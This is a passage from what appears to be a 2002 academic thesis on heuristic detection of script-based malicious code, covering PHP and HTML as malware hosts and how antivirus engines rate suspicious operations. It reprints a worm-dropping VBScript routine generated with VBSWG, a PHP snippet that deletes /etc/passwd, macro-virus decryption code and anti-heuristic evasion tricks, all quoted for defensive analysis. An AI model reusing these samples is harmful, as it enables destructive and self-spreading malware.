

Figure 17 : UML Sequence diagram
(Taken from http://www.togethersoft.com/services/practical_guides/umlonlinecourse/index.html)

For software designers/architects even more important is the second type of diagram, which is called class diagram. A class diagram shows the dependencies within certain implemented classes and can be very useful to keep a project maintainable. Actually, the overall design of the MetaMS prototype implementation has been designed with the Together UML tool.



Figure 18 : UML class diagram
(Taken from http://www.togethersoft.com/services/practical_guides/umlonlinecourse/index.html)

3.12.7 PHP

PHP, which stands for "PHP: Hypertext Pre-processor", is an open-source “HTML-embedded” scripting language. It is very popular and will be mainly used in the context of WWW applications.

Malicious codes are quite rare for this platform, but in the context of WWW/internet enabled technologies and heuristic detection of malicious codes, also PHP existing functionalities to create malicious codes have to be discussed.

PHP copies ideas/methods already found in languages like C, Java and Perl. Therefore, programmers of one of the previous mentioned languages should be easily able to create PHP programs.

The main goal of the language is to allow web developers to write dynamically generated pages quickly, but the programmer can do much more with PHP.

As already seen in chapter “3.7 Virus analysis: PHP\Pirus” it is possible to access the local file system from PHP and perform all necessary operations, which are needed for direct action malicious codes.

Because the PHP code typically only runs on the server, the possibilities for malicious code on the client side are obviously relatively small, but should not be ignored.

A typical example for a PHP driven webpage can be found here:

```
<html>
   <head>
      <title>Example</title>
   </head>
   <body>

      <?php
      echo "Hi, I'm a PHP script!";
      ?>

   </body>
</html>
```

When looking at this page from a browser, the user will see a blank page with a single sentence printed on it: “Hi, I'm a PHP script!". Additionally PHP is often used to authenticate users at websites, where the typical HTTP authentication methods like “basic” authentication and “digest” authentication do not fulfil the needs from the developers.

An example for a file system attack programmed in PHP on a UNIX flavoured system could look like this:

```
<?php
        // removes a file from anywhere on the hard drive that
        // the PHP user has access to. If PHP has root access:
        unlink ("/home/../etc/passwd");
        echo "/home/../etc/passwd has been deleted!";
?>
```

Depending on the rights of the web server and the user, under which rights the servers operates, it is obviously possible to generate malicious code, which can delete known files within the global file system.

Furthermore, as a security addition, PHP can be configured to run in a "safe" mode. Hereby file rights and related information will be checked in detail and even "spy" tools functionalities can be limited very strictly. This "Safe" mode differs completely from the "Safe" mode as introduced in the WWW/PERL[50]/CGI environment, where only safe handling of variables and parameters is tried to be ensured.

Although PHP is primarily used in the context of WWW, it is also possible to use PHP as command line language, when the interpreted code is directly accessed on the client side.
Additionally PHP has support for communication/interaction with other services using protocols such as LDAP, IMAP, SNMP, NNTP, POP3, HTTP, COM (on Windows) and several others. If PHP is correctly figured (e.g. with all mail settings correctly activated) it is also possible to generate information stealing malicious codes (valid for PHP seen as a server extension and PHP seen as a scripting language in the local environment). Such malicious codes could look in the current directory and send all found files to a standard address. As PHP is not very often configured this way at home users, this kind of malicious code is rarely seen.
The user can also open raw network sockets and interact using any other protocol. Talking about interconnection, PHP has support for instantiation of Java objects and using them transparently as PHP objects. You can also use the CORBA extension to access remote objects.
As already mentioned, there exist up to now (January 2002) less than 10 malicious codes for the PHP platform. It is possible to write malicious codes for this platform, but the spreading chances are rather small.

PHP 4.1.2 was utilized to program the web interface for the MetaMS system, as this version is the first release supporting Apache 2.0.35.

Side note:

In late February the PHP language itself in combination with web servers became target of attacks (see [PHPATTACK]). This is not at all related to malicious code and uses exploitable functions. Some functions were unable to handle long string correctly etc. and exploits are floating around (March 2002).

50 if the security mode in PERL is turned on, the PERL interpreter is not executing system functions, if the parameter for this functions arrived from external sources (like WEB sites and form elements).

3.12.8 HTML

The Hyper Text Mark-up Language (HTML) can be seen as a typical host for malicious code. HTML is primarily known in the WWW area, but will be also used in various mail clients to display graphically enhanced emails. Furthermore, it is possible to embed active content (nowadays in the form of Visual Basic Script, PHP and JavaScript, see chapters 3.12.3 Javascript and 3.12.7 PHP for detailed information).

The PHP environment as web server extension is in this case an exception, as it is able to generate HTML code and the code is not embedded within HTML.

The efficiency of HTML as a carrier for malicious code has been seen in various VBSWG worm/virus variants, which distributed their code in HTML mails.

Example (generated with VBSWG 1.50b):

```
Function I4u78n7UCS2()
On Error Resume Next
Set ScriptingFileSystemApplication= CreateObject("ScriptingFilesystem.Application")
If ScriptingFileSystemApplication = "ScriptingFilesystem" Then
Set OwnFileHandle= ScriptingFilesystem.opentextfile(wscript.scriptfullname, 1)
I = 1
Do While OwnFileHandle.atendofstream = False
VirusCode= OwnFileHandle.readline
ReadVirusCode= ReadVirusCode& Chr(34) & " & vbcrlf & " & Chr(34) & replace(VirusCode,
Chr(34), Chr(34) & "&chr(34)&" & Chr(34))
Loop
OwnFileHandle.close
InitialHTMLCode = "<" & "HTML><" & "HEAD><" & "META content=" & Chr(34) & " & chr(34)
& " & Chr(34) & "text/html; charset=iso-8859-1" & Chr(34) & " http-equiv=Content-Type><" &
"META content=" & Chr(34) & "MSHTML 5.00.2314.1000" & Chr(34) & "
name=GENERATOR><" & "STYLE></" & "STYLE></" & "HEAD><" & "BODY
bgColor=#ffffff><" & "SCRIPT language=vbscript>"

InitialHTMLCode = InitialHTMLCode& vbCrLf & "On Error Resume Next"
InitialHTMLCode = InitialHTMLCode & vbCrLf & "Set fso = CreateObject(" & Chr(34) &
                        "scripting.filesystemobject" & Chr(34) & ")"
InitialHTMLCode = InitialHTMLCode & vbCrLf & "If Err.Number <> 0 Then"
InitialHTMLCode = InitialHTMLCode & vbCrLf & "document.write " & Chr(34) & "<font
    face='verdana' color=#ff0000 size='2'>You need ActiveX enabled if you
     want to see this e-mail.<br>Please open this message again and click
     accept ActiveX<br>Microsoft ScriptingFilesystem</font>" & Chr(34) &
     ""
InitialHTMLCode = InitialHTMLCode & vbCrLf & "Else"
InitialHTMLCode=  InitialHTMLCode & vbCrLf & "Set vbs =
    fso.createtextfile(fso.getspecialfolder(0) & " & Chr(34) & "\Worm.vbs"
    & Chr(34) & ", True)"
InitialHTMLCode = InitialHTMLCode & vbCrLf & "vbs.write  " & Chr(34) &
                      ReadVirusCode& Chr(34)
InitialHTMLCode = InitialHTMLCode & vbCrLf & "vbs.Close"
InitialHTMLCode = InitialHTMLCode & vbCrLf & "Set ws = CreateObject(" & Chr(34) &
                      "wscript.shell" & Chr(34) & ")"
InitialHTMLCode = InitialHTMLCode & vbCrLf & "ws.run fso.getspecialfolder(0) & " &
```

```
      Chr(34) & "\wscript.exe " & Chr(34) & " & fso.getspecialfolder(0) & " &
      Chr(34) & "\Worm.vbs %" & Chr(34) & ""
HTMLEndCode = HTMLEndCode& vbCrLf & "document.write " & Chr(34) & "This
                  message has permanent errors.<br>Sorry<br>" & Chr(34) & ""
HTMLEndCode = HTMLEndCode& vbCrLf & "End If"
HTMLEndCode = HTMLEndCode & vbCrLf & "<" & "/SCRIPT></" & "body></" &
   "html>"
FinalHTMLMessage=InitialHTMLCode & HTMLEndCode
```

As this example shows, the HTML message contains the complete body of the worm and additional code to activate the worm on the local file system. Depending on the security settings of the local machine, not even a warning requester is shown.

There are a couple of websites known, which have similar pages available online to catch user information or to place “0190”er dialler tools on the local system. This functionality is often realized using ActiveX components.

A detailed analysis of the VBSWG kit can be found in chapter “3.9 Kit analysis: VBS/VBSWG”.

In chapter “9.7 Java interface for host extraction code” a Java 2 interface description for an extractor/parser class is shown. Within the “HTTPScan” package (org.ms.metams.HTTPSCan) there is also an example implementation for HTML available. This sample implementation simply extracts from a given HTML code the JavaScript parts and stores them within a separate file for future examination e.g. from the MetaMS prototype system.

Generally, an HTML file cannot be seen as a critical peace of information. Once an active content is found, the first threshold is reached, which must enforce a second level of scanning. In the context of this thesis, the scanners are implemented to scan the plain active content (typically, here scripts) assuming that level 2 has been already reached.

4. Relevant detection/classification methods

In the following paragraphs, the nowadays existing, typically used detection/identification methods are described in detail and selected routines will be implemented in C/C++.

As also valid for a couple of other fields, it is not possible to make a general assumption about the quality of a recognition strategy in the context of all problem scenarios. The emphasis of this thesis is on the detection and identification of script based malicious code, although the detection of binary malicious codes (described at the MC680x0 assembly language and the PalmOS/AMIGA operating systems) is also relevant.

In dedicated areas like e.g. WAP/WML/WML Script it is expected, that the generated/created/compiled byte code was previously decrypted and converted to plain source code for easier analyze). The availability of decryption/analysis tools is hereby a basic requirement. Related documentation for the WAP/WML byte code and its interpretation is freely available at the industry forum „WAP Forum[51]“ . In the open source area a couple of free decryption solutions exist. Also commercial software producers like „Openwave[52]“offer such functionality within their products, but not as a single piece.

Comparable documents for the VBA file format (and the OLE file format itself) are only available, if a NDA[53] is signed and there exists a membership for the „MacroVirus Initiative (MVI)“ operated by the organization „ICSA[54]“ .

Comparable documents for the Palm OS system (at this place it is referred to the available versions 3.5 or 4.x) can be found at the web page from Palm Inc. [55].

51 URL: http://www.wapforum.org
52 URL: http://www.openwave.com
53 NDA = non disclosure agreement, German: “Verschwiegensheitsklausel”
54 URL: http://www.icsa.net
55 http://www.palm.com

4.1 Heuristic technologies

Heuristic technologies can be found nowadays in nearly all antivirus (in the following referred to as AV) solutions and also in other security-related areas like intrusion detection systems and attack analysis systems with correlating components like "*Safesuite Decisions*" from Internet Security Services (ISS56). An additional approach is to use heuristic engines within behavior blocking systems on operating system level, which actually would include advanced transaction handling elements within operating systems.

This chapter nevertheless focuses on generic heuristic approaches within AV solutions with emphasis on heuristics for Visual Basic for Applications based malicious code and script based malicious code in general.

Heuristic scanning is similar to signature scanning, except that instead of looking for specific signatures, heuristic scanning involves looking for certain instructions within a program, most of which aren't found in typical application programs. Therefore, "a heuristic engine is able to detect known (malicious) functionality in new, not previously examined, code utilizing weight-based systems and/or rule-based systems." Such malicious functionality as the replication mechanism of a virus, the distribution routine of a worm or the payload of a trojan.

According to the Microsoft Encarta[57], the noun "heuristic" can be defined like this:

„noun (plural heu·ris·tics)
LOGIC procedure for getting solution: a helpful procedure for arriving at a solution but not necessarily a proof"

Nearly all nowadays utilized heuristic approaches implement rule based systems. This means, that the analyzer part of a heuristic engine extracts certain rules from a file and this rules will be compared against a set of rule for malicious code. If there matches a rule, an alarm can be triggered.

A heuristic engine based on a weight based system, which is a quite old styled approach, rates every found functionality with a certain weight. If the summation of those weights reach a certain threshold, also an alarm can be triggered.

Another common detection method is signatures based and often referred to as scan string based technologies. The signature based scan engine searches within given files for the presence of certain strings (often also only in certain regions). If these predefined strings are found, certain actions like alarms can be triggered. Modern scan string based engines also support wildcards within the scan strings, which e.g. makes the detection of slightly polymorphic malicious codes much easier.

The first heuristic engines were introduced to detect DOS viruses in 1989. However, there now exist heuristic engines for nearly all classes of viruses (even for old-fashioned, nearly outdated Excel4 formula viruses like XF/Paix). Over the years, AV development has been impressive, and the technologies utilized within heuristic engines have become more and more sophisticated. The first heuristic engines performed simple string- or pattern-matching operations to detect malicious code and were often referred to as "minimized scan string" heuristics.

56 URL: http://www.iss.com
57 URL: http://encarta.msn.com

One example of this is evident in the following example string from VBA5/6 code:

Options.VirusProtection = 0

This example disables the built-in macro virus protection in Word97. A lot of heuristic engines for VBA-based macro viruses initially contained this line as a scan string. The obvious attack against this scan string was to change the representation of the "0". Another possible representation (as shown in a couple of macro viruses, like some W97M/Coldape variants) could be:

Options.VirusProtection[58] = 1 AND 0

These technologies, which were introduced by virus programmers, are known as "anti-heuristic" technologies. They forced heuristic engines to scan more precisely and to analyse expressions (the logical operation 1 AND 0 results again in a 0).

Historically, heuristic engines could only rate what is visible to them; as a result, encrypted viruses initially caused them major problems. In response to this, modern heuristic engines try to identify decryption loops, break them, and rate the presence of an encryption loop according to the found additional functionality.

So how does an AV scanner identify an encryption loop (such as for M68k assembler as utilized on the current Palm OS platform)? The following combined conditions/instructions could belong to an encryption loop:

- Initialization of a pointer with a valid memory address;
- Initialization of a counter;
- Memory read operation depending on the pointer;
- Logical operation on the memory read result;
- Memory write operation with the result from the logical operation;
- Manipulation of the counter; and,
- Branch instruction depending on the loop counter

A simple decryption example for M68k assembler could look like this (assembler instructions match the above-described conditions/instructions):

```
        Lea         test(pc),a0
        Move.l      #10, d0
.loop
        move.b      (a0), d1
        eor.b       #0, d1
        move.b      d1,(a0)+
        subq.l      #1,d0
        bne.s       .loop
        ...
test    dc.b        "Encryption with eor and key 0 !"
```

Of course, the example shown above is a quite trivial encryption loop, one that is quite easily detected by heuristic engines. Nevertheless, an understanding of how encryption loops can be realised is the basis of implementing a heuristic engine that is capable of detecting encryption loops. As a result we have seen a lot of viruses that try to hide the encryption loops by inserting garbage code or making the

58 this object/member is not anymore part of the VBA language. VBA release 5.2 is the last version supporting the Options.VirusProtection object.

encryption loop very long so that the heuristic engine (to be more precise, the analysis component) gets irritated.

If we look at such detections, we see that, in most cases, the detection of an encryption loop is not precise enough for an exact classification as several viruses could use the same encryption routines. In the world of binary viruses, we have seen many encryption engines (like TPE59). In macro viruses these are not used in conjunction with common polymorphic engines (for example, the W97M/Pri engine is utilized quite often e.g. in W97M/Prilissa.A). Therefore, for the purpose of detection and removal, engines often communicate with and/or utilise emulator systems, which have, among other things, the ability to break and/or emulate encryption routines. After the encryption is broken (the end of the encryption loop has been reached), the heuristic analysis of the now decoded part can start. Depending on the environment, this emulation process is complicated; therefore, for some platforms there exist no full emulators.

Visual Basic for Applications and Visual Basic Script are typical examples of complex environments in which emulators can be very helpful to break encryptions; however, a complete emulation is very complex. In most cases (such as the W97M/AntiSocial family, which utilises encryption), a high number of encrypted instructions and the existence of typical macros like the Auto* macros or certain document handlers are already, without the usage of emulators, fully sufficient to detect this class of macro virus. This is evident in this example taken from the decryption engine of W97M/AntiSocial.D:

Line 1:

```
Private Sub Document_Open(): Application.EnableCancelKey = wdCancelDisabled
```

The definition of a private document handler Document_Open() (often inaccurately referred to as a macro) is not typical for common applications, so it should be flagged with a low priority. The next operation disables the “ESC” key and has the same security risk level as the definition of the private document handler and, therefore, should be flagged accordingly.

Line 2:

```
For d = 6 To ThisDocument.VBProject.VBComponents.Item(1).CodeModule.CountOfLines: C$ = ""
```

This line simply initialises a ‘For’ loop, depending on the number of lines. Such constructs should be flagged by heuristic engines, as it looks suspicious to count the lines of the existing macro code. Additionally a heuristic engine should remember, that ‘d’ is an integer variable, the maximum value of which depends on the number of lines of code.

Line 3:

```
I = (ThisDocument.VBProject.VBComponents.Item(1).CodeModule.Lines(d, 1))
```

A line of code, depending on the counter, will be read from the entire macrocode. The range from the counter is chosen that way, so that every line of the malicious code can be accessed. Again, this can be seen as a “memory read” operation as described above and should be flagged. Furthermore, the variable ‘I’ should be stored as a string variable containing line information.

Line 4:

59 TPE = Trident Polymorphic Engine

f = (Mid(I, 2, 1)): For X = 3 To Len(I): B$ = Asc(Mid(I, X, 1)) - f: C$ = C$ & Chr(B$): Next X: A = C$

A set of operations will be done with the read content from the previous line. Actually, for the heuristic, what kind of encryption is occurring here is not really important; the existence of such a routine is suspicious enough and should be flagged. For emulation issues, the analysis of encryption functionality has to go deeper.

Line 5:

ThisDocument.VBProject.VBComponents.Item(1).CodeModule.ReplaceLine d, A: Next d: End Sub

This line replaces existing code (the parameter 'd' defines the line number and 'A' defines the actual content) and is another critical operation (equivalent to the memory write operation mentioned above), which has to be flagged with a high security risk level. This line also contains the end of the outer "for" loop, which is responsible for accessing all lines within a certain range of the document.

Line 6:

'6Vxo|gzk&Y{h&Jui{sktzeIruyk./@&Uvzouty4Yg|kTuxsgrVxusvz&C&6

This line (as well as all of the following 13 lines) contains this kind of comments with encrypted code. How does the heuristic engine detect that this kind of comment is encrypted? Following points could help a heuristic engine to calculate a correct result:

The string is quite long (i.e., consists of more than forty characters) and contains no spaces;
It is not typical to start a comment with a number; and,
The string contains suspicious mixture of numbers, special characters and ordinary alphabet characters.

Even by looking at these six lines, it is obvious that this code contains suspicious operations, which is sufficient reason for a heuristic engine to issue an alert.

Nowadays, we also see engines that mix heuristic detection abilities with generic detection approaches. This means that the engines try to identify that a certain set of functionality found within a file belongs to a special class/family of malicious code. Removal capabilities are most often available for this kind of files detected by "class/family" detection.

Depending on the environment and the technological level, the following components can be found within heuristic engines:

- variable/memory emulator
- parser
- flow analyzer
- analyzer
- disassembler/emulator
- weight based system / rule based system

When looking at script based malicious code, a first step for a detection engine, which does not necessary have to be implemented as a part of a heuristic engine, may be to normalize the given input file and remove bad formatting, shorten irritating variable names and optionally tokenize the given script. Speaking of traditional macro viruses there exist also AV engines, which directly work with the so called "Pcode" (a meta code) directly found within the OLE file structures.

Once the file type is confirmed, the heuristic engine will check for the entry point of the given file. In case of binary files, this is fairly straightforward, as most files of this type have a clearly identifiable start point (for example, the Win32 PE[60] entry point). For script based malicious code, it is possible to have a couple of entry points (such as a couple of Auto* macros and document handlers within MS Word documents). The easiest approach is obviously to scan the complete program ignoring program flow. Obviously, this approach will miss many samples, such as those that use tricky parameter parsing between macros/function, and typically has a high risk of returning inadequate results.

The main loop of every heuristic engine has to select/extract the information (typically, the opcodes for the next instruction, or the next line in case of script based malicious code) and pass the instruction to the core analyzer element. This analyzer element has to identify the operation and set flags according to this identification. Furthermore, the communication with possible variable emulators or memory emulators is typically handled by the analyzer part. Looking back at the W97M/AntiSocial.D example, it important for the analyzer to know that the variable ‘d’, as used in line 3 and 5, is actually not static or dependent on the number of code lines. The rating is obviously higher, when the variable ‘d’ is not static.

After the complete program has been analyzed, the found functionality can be rated. A possible internal workflow for a heuristic engine can be found in Figure 19 : Heuristic engine workflow.

60 Win32 PE is the standard file format for Windows executables. The PE file format is an extension to the known COM/MZ file format, which was introduced together with MSDOS.



Figure 19 : Heuristic engine workflow

Typically weight-based systems or rule-based systems are responsible for the rating itself. The former weight-based system gives every found functionality a special weight and simply adds weights of the found functionalities. This type of technology is rarely used nowadays in its basic form, as it causes many false positives. For macro viruses, traditional weight-based systems could produce a very high rating if a high number of copy operations from the current document to the global document template

("normal. dot") are found. This rating could result in a warning, even if no other malicious operation is found. Therefore, the AV programmers had to implement systems that produced an alarm only if special conditions are met, so the idea of utilizing rule-based systems within heuristic AV solutions was born.

Obviously, much better results can be reached when using rule-based systems and a careful chosen rule set. A rule-based system simply compares found functionality with a set of rules. If a pre-defined rule is found within the code, the rule-based system returns with a positive result. Depending on the exactness of the complete system, results like "generic virus" or e.g. "VBS/Loveletter variant" are realizable.

Nevertheless, it should be never forgotten, that heuristic engines can cause false positives, if e.g. the weight based system is trained falsely or there are bad rules deployed within the rule-based system.

All detection systems (checksums, scan strings, …) can be seen as somehow heuristic approaches, whereby heuristic engines as previously described in this article obviously represent the purest realisation of heuristic approaches.

So far, this chapter has offered a brief overview of heuristic approaches and components of heuristic engines. At this point, we want to look more closely at why heuristic approaches are useful for both the user, server operator and the AV companies.

In the last couple of years we have seen a number of outbreaks (W97M/Melissa, VBS/Loveletter, W32/Nimda, … just to name a few) that have illustrated how the need for protective solutions based on heuristic approaches in general have became more urgent. Additionally, we have seen a lot of malicious code that simply copies known ideas. As a result, this kind of malicious code offers perfect attack points for heuristic engines. When heuristic engines and generic approaches are capable of detecting slight variants of known malicious codes, the AV research labs can look at other problems and optimize their time handling.

We have also encountered an increase in polymorphic/metamorphic malicious codes, which often can be only detected by algorithmic approaches like a heuristic engine. Taking these developments into account, the usage of heuristic technologies within AV solutions (for both sides, servers and workstations) is absolutely necessary. Furthermore, AV solutions are not the only area in which to utilize heuristic technologies. It is also possible to add heuristic features (e.g. utilizing rule-based systems) to intrusion detection systems and firewalls.

Most state-full inspection approaches for IDS[61] systems and firewall[62] technologies can be rated as "rule based heuristic" approaches.

61 e.g. Realsecure 6.5+ Intrusion Detection System from ISS. URL: http://www.iss.com
62 e.g. Checkpoint Firewall 1 NG. URL: http://www.checkpoint.com

4.2 Self-adaptation approaches as additional method to standard weight/rule based systems

Neural network approaches will be quite often used in the security area (e.g. Computer Associates[63] Neugents technologies or intelligent approaches as e.g. found within the IBM/Symantec AV solution called Digital Immune [64]System). Consequently, such approaches can be also found within the core AV field.

Within a "stand alone" AV solution, the utilization of neural networks appears to be inadequate. However, general self-adaptation aspects are still an issue for expert AV solutions. A typical example is the optimization of weight definitions for heuristic engines utilizing pure weight based approaches.

Example:

We have a test bed of about forty files and the following ratings/weights have been stored at the appropriate place (usually a database-alike memory area):

Operation	Weight
COPY_A_B	40
COPY_B_A	40
KILL_FILE	10
REMOVE_AV_PROTECTION	10
STOP_KEYBOARD	10
SUSPICIOUS_ENCRYPTION	10
NON_REACHABLE_CODE	10

Additionally the following hypothetical rules exist:

Rule 1:

{COPY_A_B, COPY_B_A, KILL_FILE}

Rule 2:

{COPY_A_B, COPY_B_A, SUSPICIOUS_ENCRYPTION}

Rule 3:

{COPY_A_B, COPY_B_A, STOP_KEYBOARD}

We see that all rules have a set of two common core elements: COPY_A_B and COPY_B_A.

The hypothetical threshold is set to 80. The basic requirement of such a weight-based system must be the detection of so-called "minimalist" viruses[65], which only utilize the first both given operations. Using these replication functions it could be possible to implement a recursive replicating malicious code aka virus.

63 URL: http://www.cai.com
64 see press release at URL: http://www.symantec.de/region/hk/press/hk_001103.html
65 virus is defined in this context as a piece of code, which is able to replicate recursively at least three times (Vmacro mailing list discussions 1999, related to the W97M/Walker family).

Running this set of weight definitions against the initial test set shows, that there is detection rate of 100%. All files and scan results, including all related flags will be stored within a database.

Now the tester adds about thousand files to the test bed. One specific file (to be more precise, the test result) contains the following operations:

- COPY_B_A
- KILL_FILE
- REMOVE_AV_PROTECTION
- STOP_KEYBOARD
- NON_REACHABLE_CODE

